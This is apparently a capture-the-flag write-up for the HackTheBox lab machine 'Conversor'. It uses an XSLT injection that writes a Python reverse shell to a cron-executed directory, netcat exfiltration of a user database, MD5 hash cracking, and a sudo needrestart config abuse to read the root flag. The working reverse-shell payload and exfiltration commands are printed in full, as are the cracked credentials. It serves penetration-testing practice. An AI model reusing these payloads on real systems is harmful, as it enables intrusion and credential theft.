HTB Machine : Conversor
Conversor is a Linux machine on HTB. Foothold comes from XSLT injection, uploading a malicious file for RCE. Dumped credentials give user access, and root is obtained via a sudo permissions.

Enumeration
Port Scanning
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Nmap 7.95 scan initiated Sat Dec 13 16:16:28 2025 as: /usr/lib/nmap/nmap --privileged -sV -sC -oN nmap.txt 10.10.11.92
Nmap scan report for 10.10.11.92
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://conversor.htb/
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec 13 16:16:49 2025 -- 1 IP address (1 host up) scanned in 21.48 seconds
add the domain name
conversor.htbto/etc/hosts
1
2
3
$ echo '10.10.11.92    conversor.htb' | sudo tee -a /etc/hosts
[sudo] password for zenon:
10.10.11.92    conversor.htb


Afetr signing up and login :
Fuzzing
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
 $ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://conversor.htb/' -t 64 -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://conversor.htb/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 200) [Size: 2842]
/login                (Status: 200) [Size: 722]
/register             (Status: 200) [Size: 726]
/javascript           (Status: 301) [Size: 319] [--> http://conversor.htb/javascript/]
/logout               (Status: 302) [Size: 199] [--> /login]
/convert              (Status: 405) [Size: 153]

download the source code
XSLT Injection
the converter application use XSLT parsing , we can try a XSLT injection @TheMsterDoctor1
Payload: Leak Backend Library Info
1
2
3
4
5
6
7
8
<?xml version="1.0" encoding="UTF-8"?>
<html xsl:version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl">
<body>
<br />Version: <xsl:value-of select="system-property('xsl:version')" />
<br />Vendor: <xsl:value-of select="system-property('xsl:vendor')" />
<br />Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" />
</body>
</html>
the payload works , and we got som system data

Remote Code Execution (Stage 2)
Payload: Execute phpinfo() via XSLT Injection
1
2
3
4
5
6
7
8
<?xml version="1.0"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://w3.org/1999/XSL/Transform"
xmlns:php="http://php.net/xsl">
  <xsl:template match="/">
    <xsl:value-of select="php:function('phpinfo')" />
  </xsl:template>
</xsl:stylesheet>
unfortunately , it’s not working, lets look for other way
if we look to install.md file in the source code, there is a sign that if we succeed to write a python file in scripts directory, it will be executed as a job , so let’s try to do it.
1
If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.
trying to write in /scripts
using this github repo @swisskyrepo
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
                xmlns:exslt="http://exslt.org/common"
                extension-element-prefixes="exslt"
                version="1.0">

  <xsl:template match="/">
    <exslt:document href="/var/www/conversor.htb/scripts/rce.py" method="text">
import socket,subprocess,os
s=socket.socket()
s.connect(("<my_ip>",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
subprocess.call(["/bin/sh","-i"])
    </exslt:document>
  </xsl:template>
</xsl:stylesheet>
lanch your listening server and upload the xslt file , wait some seconds
1
2
3
4
5
6
7
8
9
10
$ rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.51] from (UNKNOWN) [10.10.11.92] 50400
/bin/sh: 0: can't access tty; job control turned off
$ id
$ uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ bash -i
www-data@conversor:~$ ls
conversor.htb
www-data@conversor:~$
there is also a
users.dbon theinstancefolder , let’s upload it to our local machine.
1
www-data@conversor:~$ nc 10.10.*.*  3333 < users.db
1
$ nc -lnvp 3333 > users.db
dumping the database
1
2
3
4
5
6
7
8
9
10
11
12
13
sqlite> .tables
files  users
sqlite> select * from users ;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|test|098f6bcd4621d373cade4e832627b4f6
6|a|0cc175b9c0f1b6a831c399e269772661
7|penisman|437e52fd36506d2361fd5f416bdf1c3a
8|x|9dd4e461268c8034f5c8564e155c67a6
9|kx|e6e061838856bf47e1de730719fb2609
10|zenon|66db8ba661b204e5a09879948b7a6b35
11|ieee|edee9258e7ac2f4ed419255d2c6ae8b7
12|ass|912ec803b2ce49e4a541068d495ab570
sqlite>
cracking the passwords ```sh $ hashcat -m 0 ‘5b5c3ac3a1c897c94caad48e6c71fdec’ /opt/rockyou.txt
hashcat (v6.2.6) starting 5b5c3ac3a1c897c94caad48e6c71fdec:Keepmesafeandwarm
Session……….: hashcat Status………..: Cracked
1
2
3
4
5
6
7
> SSH connection established using the discovered credentials.
```sh
$ ssh fismathack@conversor.htb
fismathack@conversor.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-160-generic x86_64)
fismathack@conversor:~$ ls
user.txt
Privilege escalation
let’s check our sudo power, we can execute needrestart with the root privilege without password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
fismathack@conversor:~$ cat user.txt
a7f36c930cc9ce9e8c15bc9a7330f693
fismathack@conversor:~$ ls
user.txt
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart

$ sudo  /usr/sbin/needrestart -h
Unknown option: h
Usage:

  needrestart [-vn] [-c <cfg>] [-r <mode>] [-f <fe>] [-u <ui>] [-(b|p|o)] [-klw]

    -v		be more verbose
    -q		be quiet
    -m <mode>	set detail level
	e	(e)asy mode
	a	(a)dvanced mode
    -n		set default answer to 'no'
    -c <cfg>	config filename
    -r <mode>	set restart mode
	l	(l)ist only
	i	(i)nteractive restart
	a	(a)utomatically restart
    -b		enable batch mode
    -p          enable nagios plugin mode
    -o          enable OpenMetrics output mode, implies batch mode, cannot be used simultaneously with -p
    -f <fe>	override debconf frontend (DEBIAN_FRONTEND, debconf(7))
    -t <seconds> tolerate interpreter process start times within this value
    -u <ui>     use preferred UI package (-u ? shows available packages)

  By using the following options only the specified checks are performed:
    -k          check for obsolete kernel
    -l          check for obsolete libraries
    -w          check for obsolete CPU microcode

    --help      show this help
    --version   show version information
Write a conf file :
1
system("cat /root/root.txt");
run the command
We got the root flag